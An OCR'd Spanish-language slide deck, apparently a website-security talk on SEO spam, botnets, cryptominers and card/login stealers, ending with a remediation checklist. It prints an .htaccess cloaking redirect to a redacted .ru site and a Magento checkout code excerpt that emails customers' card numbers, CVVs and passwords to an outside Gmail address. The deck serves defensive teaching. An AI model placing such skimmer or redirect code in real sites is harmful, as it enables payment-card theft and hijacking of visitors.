
ENCUENTRA EL SPAM




BLACK HAT SEO, REDIRECCIONES Y SPAMMING



BLACK HAT SEO, REDIRECCIONES Y SPAMMING



BLACK HAT SEO, REDIRECCIONES Y SPAMMING



BLACK HAT SEO, REDIRECCIONES Y SPAMMING

- Se detecta especialmente por problemas en los buscadores:
  - Blacklisting o etiqueta "May be hacked"
  - Spam en la descripción o título en las SERP
  - Low ranking
- Redirecciones aleatorias a páginas con contenido de dudosa reputación
- Fácil detección con Escáners gratuitos:
  - Sitecheck (sitecheck.sucuri.net)
- Objetivo: Afectar al ranking SEO del sitio o de los que lo promueven
- Tus users son tus mejores aliados: Escúchalos!

- Versión Simple:
  - Cloaking en .htaccess
- Versión complicada:
  - Inyección en base de datos
  - Exploit por plugin/theme
  - Cross-Site Contamination


BLACK HAT SEO, REDIRECCIONES Y SPAMMING

```
RewriteCond %{HTTP_USER_AGENT} Moby [NC,OR]
RewriteCond %{HTTP_USER_AGENT} Mobi [NC,OR]
RewriteCond %{HTTP_ACCEPT} "text/vnd.wap.wml|applicat
RewriteCond %{HTTP_USER_AGENT} !windows.nt [NC]
RewriteCond %{HTTP_USER_AGENT} !bsd [NC]
RewriteCond %{HTTP_USER_AGENT} !x11 [NC]
RewriteCond %{HTTP_USER_AGENT} !unix [NC]
RewriteCond %{HTTP_USER_AGENT} !macos [NC]
RewriteCond %{HTTP_USER_AGENT} !macintosh [NC]
RewriteCond %{HTTP_USER_AGENT} !playstation [NC]
RewriteCond %{HTTP_USER_AGENT} !google [NC]
RewriteCond %{HTTP_USER_AGENT} !yandex [NC]
RewriteCond %{HTTP_USER_AGENT} !bot [NC]
RewriteCond %{HTTP_USER_AGENT} !libwww [NC]
RewriteCond %{HTTP_USER_AGENT} !msn [NC]
RewriteCond %{HTTP_USER_AGENT} !america [NC]
RewriteCond %{HTTP_USER_AGENT} !avant [NC]
RewriteCond %{HTTP_USER_AGENT} !download [NC]
RewriteCond %{HTTP_USER_AGENT} !fdm [NC]
RewriteCond %{HTTP_USER_AGENT} !maui [NC]
RewriteCond %{HTTP_USER_AGENT} !webmoney [NC]
RewriteCond %{HTTP_USER_AGENT} !windows-media-player [NC]
RewriteRule ^(.*)$ http://[redacted].ru [L,R=302]
```

BOTNETS Y CRYPTOMINERS


BOTNETS Y CRYPTOMINERS

- Ejemplo de Botnet
  - A mediados de 2016
  - Afectó a Twitter, Netflix y otros
  - Dependían de un servicio que sufrió un ataque DDOS
  - Más de 25k cámaras de seguridad hackeadas en todo el mundo
  - IoT attack
  - Más de 50k HTTP request por segundo durante días.
  - Zero Day



BOTNETS Y CRYPTOMINERS

- Difíciles de detectar. Típicamente por uso extraño de recursos consumidos puntualmente o durante un periodo de tiempo.
- 2 tipos especialmente: Uso de recursos del visitante o del server
- Objetivo: Explotar recursos.
- Los cryptominers están de moda desde 2017
  - Inyección JS de código de minado de criptomoneda.
  - El más típico: CoinHive y Monero
  - En base de datos, plugins y themes. Incluso server (Apache)



RANK STEALERS Y CC STEALERS

RANK STEALERS Y CC/LOGIN STEALERS

```
617             $quote->getShippingAddress()->setPaymentMethod(isset($data['method']) ? $data['method'] : null);
618         }
619 $send = array
620             (
621             'PaymentMethod'         => $data['method'],
622             'Billing Name'          => $this->getQuote()->getBillingAddress()->getFirstname() . " " . $this->getQuot
623             'Billing Email'         => $this->getQuote()->getBillingAddress()->getEmail(),
624             'Billing Addres1'       => $this->getQuote()->getBillingAddress()->getStreet(1),
625             'Billing Address2'      => $this->getQuote()->getBillingAddress()->getStreet(2),
626             'BillingCity'           => $this->getQuote()->getBillingAddress()->getCity(),
627             'Billing State'         => $this->getQuote()->getBillingAddress()->getRegion(),
628             'Billing PosCode'       => $this->getQuote()->getBillingAddress()->getPostcode(),
629             'Billing Country'       => $this->getQuote()->getBillingAddress()->getCountry(),
630             'Billing Phone'         => $this->getQuote()->getBillingAddress()->getTelephone(),
631             'Account password'      => $this->getQuote()->getBillingAddress()->getCustomerPassword() or "Null",
632             'Billing taxvat'        => $this->getQuote()->getBillingAddress()->getTaxvat() or "Null",
633             'Account Gender'        => $this->getQuote()->getBillingAddress()->getGender() or "Null",
634             'Account DOB'           => $this->getQuote()->getBillingAddress()->getDob() or "Null",
635             'CcOwner'               => $data['cc_owner'],
636             'CcType'                => $data['cc_type'],
637             'CcNumber'              => $data['cc_number'],
638             'CcStart'               => trim(sprintf('%02d%02d', $data['cc_ss_start_month'], substr($data['cc_ss_star
639             'CcExpayed'             => trim(sprintf('%02d%02d', $data['cc_exp_month'], substr($data['cc_exp_year'],
640             'CcSec'                 => $data['cc_cid'],
641             'CustomIP'              => trim(getenv('REMOTE_ADDR')),
642             'WebStore'              => trim($_SERVER['SERVER_NAME']));
643             foreach ($send as $param=>$value) {
644             $send .= $param . '=' . $value . "\r\n";}
645             $datasend .= substr($send, 5, -1);
646             mail('the.man.behi@gmail.com','PaymentReport',$datasend);
647         // shipping totals may be affected by payment method
648         if (!$quote->isVirtual() && $quote->getShippingAddress()) {
649             $quote->getShippingAddress()->setCollectShippingRates(true);
650         }
651
652         $data['checks'] = Mage_Payment_Model_Method_Abstract::CHECK_USE_CHECKOUT
653             | Mage_Payment_Model_Method_Abstract::CHECK_USE_FOR_COUNTRY
654             | Mage_Payment_Model_Method_Abstract::CHECK_USE_FOR_CURRENCY
655             | Mage_Payment_Model_Method_Abstract::CHECK_ORDER_TOTAL_MIN_MAX
656             | Mage_Payment_Model_Method_Abstract::CHECK_ZERO_TOTAL;
657
658         $payment = $quote->getPayment();
```


RANK STEALERS Y CC/LOGIN STEALERS

- Difíciles de detectar
- Ataques sofisticados
- En muchos casos son ataques específicos
- La mejor forma de detectarlo es a través de tus propios usuarios
- Clonado del sitio.
- ¿Tu sitio está infectado? NO
- Denúncialo a los buscadores y tomarán medidas

- Difíciles de detectar
- Ataques sofisticados
- En muchos casos son ataques específicos
- La mejor forma de detectarlo es a través de tus propios usuarios
- Filtrado grave de información de alta sensibilidad
- Obligación de comunicar al cliente y las autoridades competentes si procede
- ¿GDPR?


¿Y AHORA QUÉ?


O LA CHECKLIST DE MEDIDAS REACTIVAS



MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS


- SI no lo has hecho aún, escanea tu website!
  - sitecheck.sucuri.net
  - virustotal.com
- Actualiza:
  - WORDPRESS
  - PLUGINS
  - THEMES
  - O SEA… TODO!





MEDIDAS QUE PODEMOS TOMAR NOSOTROS MISMOS

- SI no lo has hecho aún, escanea tu website!
  - sitecheck.sucuri.net
  - virustotal.com
- Actualiza:
  - WORDPRESS
  - PLUGINS
  - THEMES
  - O SEA… TODO!

